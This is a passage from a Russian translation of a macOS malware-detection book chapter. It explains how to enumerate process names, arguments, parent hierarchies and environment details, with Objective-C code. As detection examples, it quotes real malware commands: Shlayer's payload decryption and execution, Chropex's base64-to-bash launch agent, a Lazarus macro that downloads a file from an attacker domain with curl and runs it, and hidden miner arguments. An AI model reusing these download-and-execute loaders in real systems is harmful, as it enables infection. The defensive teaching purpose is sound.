Если вы все же хотите восстановить путь уже удаленного двоичного файла, ваши возможности, к сожалению, довольно ограничены. Один подход - извлечь путь напрямую из аргументов процесса. Мы вскоре рассмотрим этот вариант в разделе «Аргументы процесса» на странице 9. Однако стоит отметить, что после запуска процесса ничто не мешает ему изменить свои аргументы, включая свой путь. Поэтому восстановленный путь мог быть скрытно изменен так, что больше не указывает на самоуничтожившийся двоичный файл.

Проверка имен процессов

Авторы вредоносных программ знают, что их вредоносные программы появятся во встроенном Activity Monitor от Apple, где даже обычный пользователь может наткнуться на заражение, просто заметив странное имя процесса. Поэтому вредоносные программы для Mac часто пытаются маскироваться либо под основные компоненты macOS, либо под популярное стороннее ПО. Проиллюстрируем это двумя примерами.

Обнаруженный в начале 2021 года ElectroRAT - это инструмент удаленного доступа (remote access tool, RAT), нацеленный на пользователей криптовалют. [4] Он пытается слиться с окружением, называя себя `.mdworker`. В старых версиях macOS часто можно было найти несколько легитимных экземпляров рабочего процесса сервера метаданных Apple (`mdworker`). Вредоносная программа может использовать это же имя, чтобы не вызвать подозрений, по крайней мере у обычного пользователя.

К счастью, благодаря подписи кода, которая кратко обсуждается далее в этой главе и подробно в главе 3, можно проверить, соответствует ли информация о подписи кода процесса его предполагаемому создателю. Например, легко обнаружить, что двоичный файл `.mdworker` у ElectroRAT подозрителен. Во-первых, он не подписан Apple, а значит, не был создан разработчиками из Купертино. Двоичный файл, имя которого совпадает с именем хорошо известного процесса macOS, но который не принадлежит Apple, скорее всего является вредоносной программой. Наконец, поскольку его имя начинается с точки, файл процесса ElectroRAT также скрыт, что дает еще один тревожный признак.

Другой пример - CoinMiner, скрытный майнер криптовалюты, который использует Invisible Internet Project (I2P) для своих зашифрованных коммуникаций. Сетевой компонент, реализующий логику I2P, называется `com.adobe.acc.network`, чтобы имитировать ПО Adobe, которое известно установкой множества демонов. Проверив сведения о подписи кода процесса, можно увидеть, что Adobe не подписывала этот двоичный файл.

Теперь у вас может возникнуть вопрос, как определить имя процесса. Для процессов, не являющихся приложениями, таких как программы командной строки или системные демоны, это имя обычно соответствует файловому компоненту. Этот компонент можно получить через свойство экземпляра `lastPathComponent`, если полный путь хранится в объекте string или URL. Например, код в листинге 1-5 извлекает имя процесса ElectroRAT, `.mdworker`, и сохраняет его в переменной `name`.

```
NSString* path = @"/Users/User/.mdworker";
NSString* name = path.lastPathComponent;
```

Листинг 1-5: Извлечение имени процесса ElectroRAT

Если процесс является приложением, можно создать объект `NSRunningApplication` через метод `runningApplicationWithProcessIdentifier:`.

Этот объект, среди прочего, предоставит путь к своему bundle приложения в свойстве экземпляра `bundleURL`. Bundle содержит множество информации, но здесь наиболее важно имя приложения. Листинг 1-6, взятый из функции `getProcessName` в проекте `enumerateProcesses`, показывает, как сделать это для заданного идентификатора процесса.

```
NSRunningApplication* application =
[NSRunningApplication runningApplicationWithProcessIdentifier:pid];

if(nil != application) {

    NSBundle* bundle = [NSBundle bundleWithURL:application.bundleURL];
    NSString* name = bundle . infoDictionary[@"CFBundleName"];
}
```

Листинг 1-6: Извлечение имени приложения

Из объекта `NSRunningApplication` мы создаем объект `NSBundle`, а затем извлекаем имя приложения из свойства экземпляра `infoDictionary` этого bundle. Если процесс не является приложением, создание экземпляра `NSRunningApplication` корректно завершится неудачей.

Аргументы процесса

Извлечение и исследование аргументов каждого запущенного процесса может пролить ценный свет на действия процесса. Они также могут казаться подозрительными сами по себе. Установщик печально известной вредоносной программы Shlayer дает наглядный пример. Он запускает оболочку `bash` со следующими аргументами:

```
"tail -c +1381 \"/Volumes/Install/Installer.app/Contents/Resources/main.png\" |
openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out /tmp/ZQEifWNV2l -pass
\"pass:0.6effariGgninthgiL0.6\" && chmod 777 /tmp/ZQEifWNV2l ... && rm -rf /tmp/ZQEifWNV2l"
```

Эти аргументы предписывают `bash` выполнить различные команды оболочки, которые извлекают байты из файла, маскирующегося под изображение с именем `main.png`, расшифровывают их в двоичный файл с именем `ZQEifWNV2l`, а затем выполняют и удаляют этот двоичный файл. Хотя сам `bash` не является вредоносным, программное извлечение зашифрованного исполняемого содержимого из файла `.png` указывает, что происходит что-то подозрительное; установщики обычно не выполняют столь туманно обфусцированные действия. Мы также получили представление о действиях, которые выполняет установщик.

Другой пример программы с явно подозрительными аргументами - Chropex, также известная как ChromeLoader. [5] Эта вредоносная программа устанавливает launch agent, чтобы постоянно выполнять команды, закодированные в Base64. Отчет CrowdStrike [6] показывает пример launch agent Chropex; ниже воспроизведен фрагмент:

```
<key>ProgramArguments</key>
<array>
<string>sh</string>
<string>-c</string>
<string>echo aWYgcHMg ... Zmk= | base64 --decode | bash</string>
</array>
```

Последняя строка аргумента, начинающаяся с `echo`, состоит из закодированного blob и команды, которая декодирует его, а затем выполняет через `bash`. Само собой разумеется, что такой аргумент необычен и является симптомом того, что что-то идет не так, например что система постоянно заражена вредоносной программой. Когда программа обнаружения встретит этот launch agent и извлечет его крайне подозрительные аргументы, она должна поднять тревогу.

Как я упоминал ранее, извлечение аргументов программы времени выполнения может дать представление о ее функциональности. Например, скрытный майнер криптовалюты, найденный в официальном Mac App Store, маскировался под безобидное приложение Calendar (рис. 1-1).



Рисунок 1-1: Безобидное календарное приложение или что-то другое?

Чтобы увидеть, что это приложение делает больше, чем кажется на первый взгляд, можно исследовать аргументы процесса. Когда выполнялось приложение Calendar 2, `CalendarFree.app`, оно порождало встроенную дочернюю программу из фреймворка `Coinstash_XMRSTAK` с именем `xmr-stak` и следующими аргументами:

```
"--currency",
"monero",
"-o",
"pool.graft.hashvault.pro:7777",
"-u",
"G81Jc3KHStAWJjjBGzZKCvEnwCeRZrHkrUKj ... 6ophndAuBKuipjpFiizVVYzeAJ",
"-p",
"qbix:greg@qbix . com",
...
```

По таким значениям, как `"--currency"` и `"monero"`, даже случайные читатели должны суметь понять, что `xmr-stak` - это майнер криптовалюты. Хотя `xmr-stak` является легитимным приложением командной строки, его скрытное развертывание через бесплатное приложение Calendar, размещенное в Mac App Store Apple, переходит границу допустимого.

> **Примечание.** После того как я опубликовал подробную запись в блоге об этом приложении, [7] Apple удалила приложение и обновила Terms and Conditions App Store, явно запретив майнинг на устройстве. [8]

Наконец, извлечение аргументов процесса может помочь, если вы решите, что процесс подозрителен и требует дальнейшего анализа. Например, в начале 2023 года я обнаружил вредоносный updater, связанный с плодовитым семейством вредоносных программ Genieo, который оставался необнаруженным почти пять лет. [9] Однако оказалось, что постоянно работающий updater с именем `iWebUpdate` не выполняет свою основную логику, если не запущен с правильными аргументами, такими как `update`, а также `C=` и затем идентификатор клиента.

Это означает, что если вы пытаетесь анализировать двоичный файл `iWebUpdate` в отладчике и выполняете его без ожидаемых аргументов, он просто завершится. Хотя методы статического анализа, такие как обратная разработка, могли бы выявить эти необходимые аргументы, гораздо проще извлечь их из постоянно работающего процесса updater на зараженной системе.

Итак, как получить аргументы произвольного процесса? Один способ - использовать API `sysctl`, вызванный с `KERN_PROCARGS2`. Проект `enumerateProcesses` применяет этот подход в удачно названной функции `getArguments`. Получив произвольный идентификатор процесса, эта функция извлекает и возвращает его аргументы. Функция довольно сложная, поэтому я разобью ее на разделы, начав с вызовов API `sysctl` (листинг 1-7).

```
int mib[3] = {0};
int systemMaxArgs = 0;
size_t size = sizeof(systemMaxArgs);

mib[0] = CTL_KERN;
mib[1] = KERN_ARGMAX;

sysctl(mib, 2, &systemMaxArgs, &size, NULL, 0);

char* arguments = malloc(systemMaxArgs);
```

Листинг 1-7: Выделение буфера для аргументов процесса

Этому API требуется выходной буфер для хранения аргументов процесса, поэтому сначала мы вызываем его с `KERN_ARGMAX`, чтобы определить их максимальный размер. Здесь мы указываем эту информацию в массиве management information base (MIB), число элементов которого также передается как аргумент `sysctl`. Затем мы выделяем буфер правильного размера.

Когда буфер выделен, можно повторно вызвать API `sysctl`. Но сначала мы повторно инициализируем массив MIB значениями, такими как `KERN_PROCARGS2`, и идентификатором процесса, аргументы которого нас интересуют (листинг 1-8).

```
size = (size_t)systemMaxArgs;

mib[0] = CTL_KERN;
mib[1] = KERN_PROCARGS2;
mib[2] = processID;

sysctl(mib, 3, arguments, &size, NULL, 0);
```

Листинг 1-8: Получение аргументов процесса

После этого вызова буфер будет содержать аргументы процесса, среди прочего. Таблица 1-1 описывает структуру буфера.

Таблица 1-1: Формат буфера `KERN_PROCARGS2`

Количество аргументов	**Путь процесса**	**Аргументы**
`int argc`	`<full path of process>`	`char* argv[0]`, `argv[1]` и так далее

Сначала можно извлечь количество аргументов, традиционно называемое `argc`. Можно пропустить путь процесса, чтобы перейти к началу аргументов, традиционно называемых `argv`, если только вам не удалось получить путь процесса другим способом. Каждый аргумент завершается `NULL`, что делает извлечение прямолинейным. Код в листинге 1-9 показывает, как сделать это, сохраняя каждый аргумент как строковый объект в массиве. Обратите внимание, что переменная `arguments` - это уже заполненный буфер, переданный API `sysctl` в листинге 1-9.

```
int numberOfArgs = 0;
NSMutableArray* extractedArguments = [NSMutableArray array];

memcpy(&numberOfArgs, arguments, sizeof(numberOfArgs));

parser = arguments + sizeof(numberOfArgs);

while(NULL != *++parser);

while(NULL == *++parser);
```

```
while(extractedArguments . count < numberOfArgs) {

    [extractedArguments addObject:[NSString stringWithUTF8String:parser]];
    parser += strlen(parser) + 1;
}
```

Листинг 1-9: Разбор аргументов процесса

Код сначала извлекает количество аргументов, находящееся в начале буфера аргументов. Затем он пропускает это значение, байты пути и все завершающие байты `NULL`. Теперь указатель `parser` находится в начале фактических аргументов (`argv`), которые код извлекает по одному. Стоит отметить, что первый аргумент, `argv[0]`, всегда будет путем программы, если только процесс скрытно не изменил сам себя.

Если выполнить проект `enumerateProcesses`, он должен вывести следующую информацию, когда встретит упомянутый выше процесс `xmr-stak`, показанный здесь с идентификатором процесса 14026, который скрытно майнит криптовалюту, если ничего не подозревающий пользователь запустил `CalendarFree.app`:

```
% ./enumerateProcesses
...
(14026):/Applications/CalendarFree.app/Contents/Frameworks/
Coinstash_XMRSTAK.framework/Resources/xmr-stak
...
arguments: (
"/Applications/CalendarFree.app/Contents/Frameworks/Coinstash_XMRSTAK.
framework/Resources/xmr-stak",
"--currency",
"monero",
"-o",
"pool.graft.hashvault.pro:3333",
"-u",
"G81Jc3KHStAWJjjBGzZKCvEnwCeRZrHkrUKji9NSDLtJ6Evhhj43DYP7dMrYczz5KYjfw
6ophndAuBKuipjpFiizVVYzeAJ",
"-p",
"qbix:greg@qbix . com",
...
)
```

Довольно необычно, чтобы процесс запускался с такими обширными аргументами. Кроме того, эти аргументы явно намекают на то, что процесс является майнером криптовалюты. Мы можем подкрепить этот вывод тем фактом, что его родитель, `CalendarFree.app`, потребляет огромное количество ресурсов CPU, как вы увидите далее в этой главе.

Иерархии процессов

Иерархии процессов - это отношения между процессами, например между родителем и его дочерними процессами. При обнаружении вредоносных программ вам понадобится точное представление этих отношений по нескольким причинам. Во-первых, иерархии процессов могут помочь обнаружить первоначальные заражения. Иерархии процессов также могут раскрывать трудно обнаруживаемые вредоносные программы, которые используют системные двоичные файлы злонамеренным образом.

Рассмотрим пример. В 2019 году группа Lazarus, относящаяся к advanced persistent threat (APT), была замечена в использовании Office-документов с макросами для атаки на пользователей macOS. Если пользователь открывал документ и разрешал выполнение макросов, код загружал и выполнял вредоносную программу, известную как Yort. Вот фрагмент макроса, использованного в атаке:

```
sur = "https:// nzssdm . com / assets / mt .dat"
spath = "/tmp/": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97)
i = i + 1
Loop Until i > 12
spath = spath

res = system("curl -o " & spath & " " & sur)
res = system("chmod +x " & spath)
res = popen(spath, "r")
```

Поскольку код макроса не обфусцирован, понять его легко. Сначала он загружает файл с `https://nzssdm.com/assets/mt.dat` в каталог `/tmp` с помощью `curl`, затем устанавливает для него права на выполнение и после этого запускает загруженный файл `mt.dat`. Рисунок 1-2 показывает эту атаку с точки зрения иерархии процессов.



Рисунок 1-2: Упрощенная иерархия процессов атаки группы Lazarus

Хотя эта диаграмма слегка упрощена, поскольку опускает `fork` и использует символические значения идентификаторов процессов, она точно отражает тот факт, что `curl`, `chmod` и вредоносная программа выглядят как дочерние процессы Microsoft Word. Обычно ли документы Word порождают `curl`, чтобы загружать и запускать двоичные файлы? Конечно нет! Даже если вы не можете сказать, что именно делают эти дочерние процессы, сам факт, что Office-документ порождает их, является явным индикатором атаки. Более того, без иерархии процессов обнаружить этот аспект заражения было бы относительно трудно, поскольку `curl` и `chmod` - легитимные системные двоичные файлы. [10]

Поиск родителя

Иерархии процессов строятся снизу вверх: от дочернего процесса к родителю, прародителю и так далее. На первый взгляд, для заданного процесса можно легко сформировать иерархию через член `e_ppid` его структуры `kp_eproc`, находящейся в структуре `kinfo_proc`. Эти структуры, определенные в `sys/sysctl.h`, показаны здесь:

```
struct kinfo_proc {

    struct extern_proc kp_proc; /* proc structure */

    struct eproc {
        struct proc* e_paddr; /* address of proc */
        ...
        pid_t e_ppid; /* parent process id */
        ...
    } kp_eproc;
};
```

`e_ppid` - это идентификатор родительского процесса, и его можно извлечь через API `sysctl`, как в функции `getParent` проекта `enumerateProcesses` (листинг 1-10).

```
pid_t parent = -1;
struct kinfo_proc processStruct = {0};
size_t procBufferSize = sizeof(processStruct);

int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, processID};
sysctl(mib, 4, &processStruct, &procBufferSize, NULL, 0);

parent = processStruct.kp_eproc.e_ppid;
```

Листинг 1-10: Извлечение идентификатора родительского процесса

Код сначала инициализирует различные аргументы, включая массив со значениями, которые указывают системе вернуть информацию об указанном процессе. API `sysctl` выполнит этот запрос, вернув заполненную структуру `kinfo_proc`. Затем мы извлекаем из нее идентификатор родителя процесса.

Вот вывод `enumerateProcesses`, когда он встречает экземпляр `curl`, порожденный вредоносным документом:

```
% ./enumerateProcesses
...
(2286):/usr/bin/curl
...
parent: /Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word (2283)
```

Код без труда смог определить родительский процесс как Microsoft Word.

К сожалению, иерархии процессов, построенные с использованием этого значения `e_ppid`, часто оказываются не столь полезными, потому что это значение нередко сообщает идентификатор родительского процесса 1, который соответствует `launchd`, процессу, отвечающему за запуск каждого без исключения процесса. Чтобы наблюдать такое поведение, запустите приложение, например Calculator, через Spotlight, Finder или Dock. Затем используйте утилиту `ps` с параметром командной строки `ppid`, передав ей идентификатор процесса. Вы должны увидеть, что его идентификатор родителя (`PPID`) действительно равен 1:

```
% ps aux
USER PID ... COMMAND
Patrick 2726 ... /System/Applications/Calculator.app/Contents/MacOS/Calculator

% ps aux -o ppid 2726
USER PID ... PPID
Patrick 27264 ... 1
```

Утилита `enumerateProcesses` сообщает ту же, довольно бесполезную информацию:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
```

Хотя технически `launchd` действительно является родителем, он не дает нам информации, необходимой для обнаружения вредоносной активности. Нас больше интересует процесс, ответственный за запуск дочернего.

Возврат процесса, ответственного за порождение другого

Чтобы вернуть процесс, ответственный за порождение другого процесса, можно использовать закрытый API Apple `responsibility_get_pid_responsible_for_pid`. Он принимает идентификатор процесса и возвращает родителя, которого считает ответственным за дочерний процесс. Хотя внутреннее устройство этого закрытого API выходит за рамки данного обсуждения, по сути он опрашивает ядро, которое хранит запись об ответственном родителе во внутренней структуре процесса.

Поскольку это не публичный API, мы должны динамически разрешить его с помощью API `dlsym`. Листинг 1-11 из функции `getResponsibleParent` проекта `enumerateProcesses` показывает код, реализующий эту задачу.

```
#import <dlfcn.h>

pid_t getResponsibleParent(pid_t child) {

    pid_t (*getRPID)(pid_t pid) =
    dlsym(RTLD_NEXT, "responsibility_get_pid_responsible_for_pid");

    ...
```

Листинг 1-11: Динамическое разрешение закрытой функции

Этот код разрешает функцию по имени, сохраняя результат в указателе на функцию с именем `getRPID`. Поскольку эта функция принимает `pid_t` как единственный аргумент и также возвращает идентификатор ответственного процесса как `pid_t`, вы видите, что указатель на функцию объявлен как `pid_t (*getRPID)(pid_t pid)`.

Проверив, что функция действительно найдена, можно вызвать ее через указатель на функцию, как показано в листинге 1-12.

```
if(NULL != getRPID) {

    pid_t parent = getRPID(child);
}
```

Листинг 1-12: Вызов разрешенной функции

Теперь, когда `enumerateProcesses` встречает дочерний процесс, например один из XPC-рендереров Web Content Safari, показанный как Safari Web Content или `com.apple.WebKit.WebContent`, код в `enumerateProcesses` ищет и родителя, и ответственный процесс:

```
% ./enumerateProcesses
...
(10540)/System/Library/Frameworks/WebKit.framework/Versions/A/
XPCServices/com.apple.WebKit.WebContent.xpc/Contents/MacOS/
com.apple.WebKit.WebContent
...
parent: (1) launchd
responsible parent: (8943) Safari
```

Первое он делает, проверяя `e_ppid` процесса, а второе - вызывая API `responsibility_get_pid_responsible_for_pid`. В этом случае ответственный процесс дает больше контекста и поэтому ценнее для построения точных иерархий процессов.

К сожалению, для приложений, запущенных пользователем, что может включать и вредоносные программы, этот ответственный родитель может оказаться самим процессом. Чтобы увидеть это, запустите приложение Calculator двойным щелчком по его значку приложения в Finder. Затем снова запустите `enumerateProcesses`:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
responsible parent: (2726) Calculator
```

Довольно бесполезно: утилита определяет ответственным родителем сам Calculator. К счастью, есть еще одно место, где можно поискать эту информацию, хотя для этого придется отступить назад во времени.

Получение информации с помощью API Application Services

Хотя API Application Services официально устарели, они работают в последних версиях macOS, и различные демоны Apple все еще используют их. API Application Services `ProcessInformationCopyDictionary` возвращает словарь, содержащий множество сведений, включая истинного родителя процесса. Вместо идентификатора процесса этот API принимает серийный номер процесса (`psn`). Серийные номера процессов - предшественники более привычных идентификаторов процессов. Тип серийного номера процесса - `ProcessSerialNumber`, определенный в `include/MacTypes.h`. Чтобы получить серийный номер процесса по заданному идентификатору процесса, используйте функцию `GetProcessForPID`, как показано в листинге 1-13.

```
#import <AppKit/AppKit.h>

pid_t pid = <some process id>;
ProcessSerialNumber psn = {kNoProcess, kNoProcess};

GetProcessForPID(pid, &psn);

printf("Process Serial Number (high, low): %d %d\n", psn.highLongOfPSN, psn.lowLongOfPSN);
```

Листинг 1-13: Получение серийного номера процесса

Функция принимает идентификатор процесса и выходной указатель на `ProcessSerialNumber`, который она заполняет серийным номером процесса.

Логику получения идентификатора родителя через серийный номер можно найти в функции с именем `getASParent` в проекте `enumerateProcesses`. Листинг 1-14 содержит фрагмент этой функции, который также показывает, как она вызывает функцию `ProcessInformationCopyDictionary` для получения сведений об указанном процессе.

```
NSDictionary* processInfo = nil;
ProcessSerialNumber psn = {kNoProcess, kNoProcess};

GetProcessForPID(pid, &psn);

processInfo = CFBridgingRelease(ProcessInformationCopyDictionary(&psn,
(UInt32)kProcessDictionaryIncludeAllInformationMask));
```

Листинг 1-14: Получение словаря информации о процессе

Следует помнить, что старые API, возвращающие объекты CoreFoundation, не используют automatic reference counting (ARC). Это означает, что вам нужно явно указать среде выполнения, как управлять объектами, чтобы избежать утечек памяти. Здесь это означает, что возвращенный словарь информации о процессе из вызова `ProcessInformationCopyDictionary` должен быть либо явно освобожден вызовом `CFRelease`, либо преобразован в объект `NSDictionary` и передан под управление ARC вызовом `CFBridgingRelease`. Код выбирает второй вариант, поскольку работать с объектами `NS*` проще, чем со старыми объектами `CF*`, и при этом не нужно явно освобождать память.

После того как мы преобразовали словарь `CFDictionaryRef` в объект `NSDictionary`, можно напрямую обращаться к его парам ключ-значение, включая родителя процесса. Серийный номер родительского процесса находится в ключе `ParentPSN`. Поскольку его тип - `kCFNumberLongLong` (`long long`), серийный номер процесса нужно восстановить вручную (листинг 1-15).

```
ProcessSerialNumber ppsn = {kNoProcess, kNoProcess};
ppsn.lowLongOfPSN = [processInfo[@"ParentPSN"] longLongValue] & 0x00000000FFFFFFFFLL;
ppsn.highLongOfPSN = ([processInfo[@"ParentPSN"] longLongValue] >> 32) & 0x00000000FFFFFFFFLL;
```

Листинг 1-15: Восстановление серийного номера родительского процесса

Когда у нас есть серийный номер родительского процесса, можно получить подробности о нем, повторно вызвав API `ProcessInformationCopyDictionary`, на этот раз, конечно, с серийным номером родительского процесса. Это дает нам его идентификатор процесса, путь, имя и многое другое. Здесь нас больше всего интересует идентификатор процесса, который можно найти в ключе с именем `pid`.

Стоит отметить, что получение серийного номера процесса завершится неудачей для системных или фоновых процессов. Производственный код должен учитывать этот случай, например проверяя возвращаемое значение `GetProcessForPID` или выясняя, отсутствует ли ключ `ParentPSN` либо содержит ли он нулевое значение. Кроме того, API Application Services не следует вызывать из фоновых процессов, таких как демоны или системные расширения.

Вспомните, что, когда мы запускали Calculator, ранее обсуждавшиеся методы не смогли установить его истинного родителя, вместо этого возвращая `launchd` или сам процесс. Как справляется подход API Application Services? Сначала вернемся к экземпляру Calculator, запущенному через Finder:

```
% ./enumerateProcesses
...
(2726):/System/Applications/Calculator.app/Contents/MacOS/Calculator
...
parent: (1) launchd
responsible parent: (2726) Calculator
application services parent: (21264) Finder
```

Успех! Теперь код правильно определяет Finder как процесс, инициировавший запуск приложения Calculator. Аналогично, если Calculator запущен через Dock или строку поиска Spotlight, код сможет определить и каждый из них.

Возможно, вы задаетесь вопросом, почему в этом разделе обсуждалось так много разных методов определения наиболее полезного родителя процесса. Причина в том, что ни один из методов не является безотказным, поэтому их часто придется комбинировать. Для начала, использование API Application Services, похоже, дает наиболее релевантные результаты. Однако вызовы `GetProcessForPID` могут завершаться неудачей для некоторых процессов. В этом случае разумно откатиться к `responsibility_get_pid_responsible_for_pid`. Но, как вы видели, он иногда может вернуть родителя, являющегося самим процессом, что бесполезно. В таком случае можно откатиться к старому доброму `e_ppid`. И хотя он часто просто сообщает родителя как `launchd`, во многих других случаях он работает. Например, в атаке Lazarus, обсуждавшейся ранее, он правильно определил Word как родителя `curl`. [11]

Информация об окружении

Теперь, когда вы знаете, как построить истинное дерево процессов, посмотрим, как собирать информацию об окружении процесса. Возможно, один способ сделать это вам знаком: использовать утилиту `launchctl`, у которой есть параметр командной строки `procinfo`, возвращающий аргументы процесса, сведения о подписи кода, окружение времени выполнения и многое другое. Хотя ранее мы обсуждали другие методы сбора части этой информации, `launchctl` может дать дополнительный источник и включает сведения, недоступные другими методами.

К сожалению, `launchctl` не является open source, а его внутреннее устройство не документировано. В этом разделе мы выполним обратную разработку параметра `procinfo` и повторно реализуем его логику в собственных инструментах, чтобы получать сведения о любом процессе. Эту реализацию с открытым исходным кодом вы найдете в проекте `procInfo` этой главы.

> **Примечание.** Код в этом разделе вдохновлен исследованием Джонатана Левина. [12] Я обновил его подход для более новых версий macOS.

Прежде чем пройтись по коду из проекта `procInfo`, кратко изложим подход: нужно выполнить вызов к bootstrap pipe `launchd` с помощью закрытой функции `xpc_pipe_interface_routine`. Вызов этой функции с `ROUTINE_DUMP_PROCESS` (`0x2c4`) и XPC-словарем, содержащим как идентификатор целевого процесса, так и выходной буфер общей памяти, вернет искомую информацию о процессе. Сначала код объявляет несколько переменных, необходимых для выполнения XPC-запроса (листинг 1-16).

```
xpc_object_t procInfoRequest = NULL;
xpc_object_t sharedMemory = NULL;
xpc_object_t __autoreleasing response = NULL;
int result = 0;
int64_t xpcError = 0;
void* handle = NULL;
uint64_t bytesWritten = 0;
vm_address_t processInfoBuffer = 0;

static int (*xpc_pipe_interface_routine_FP)
(xpc_pipe_t, int, xpc_object_t, xpc_object_t*, int) = NULL;

struct xpc_global_data* globalData = NULL;

size_t processInfoLength = 0x100000;
```

Листинг 1-16: Объявление необходимых переменных

Эти переменные включают, среди прочего, указатель на функцию, который позже будет хранить адрес закрытой `xpc_pipe_interface_routine`, указатель на глобальную структуру данных XPC и длину, извлеченную при обратной разработке `launchctl`.

Затем мы создаем объект общей памяти вызовом API `xpc_shmem_create`. XPC-вызов заполнит его информацией о целевом процессе, который мы опрашиваем (листинг 1-17).

```
vm_allocate(mach_task_self(), &processInfoBuffer,
processInfoLength, VM_FLAGS_ANYWHERE|VM_FLAGS_PURGABLE);

sharedMemory = xpc_shmem_create((void*)processInfoBuffer, processInfoLength);
```

Листинг 1-17: Создание объекта общей памяти

Далее мы создаем и инициализируем XPC-словарь. Этот словарь должен содержать идентификатор процесса, который мы опрашиваем, а также только что созданный объект общей памяти (листинг 1-18).

```
pid_t pid = <some process id>;

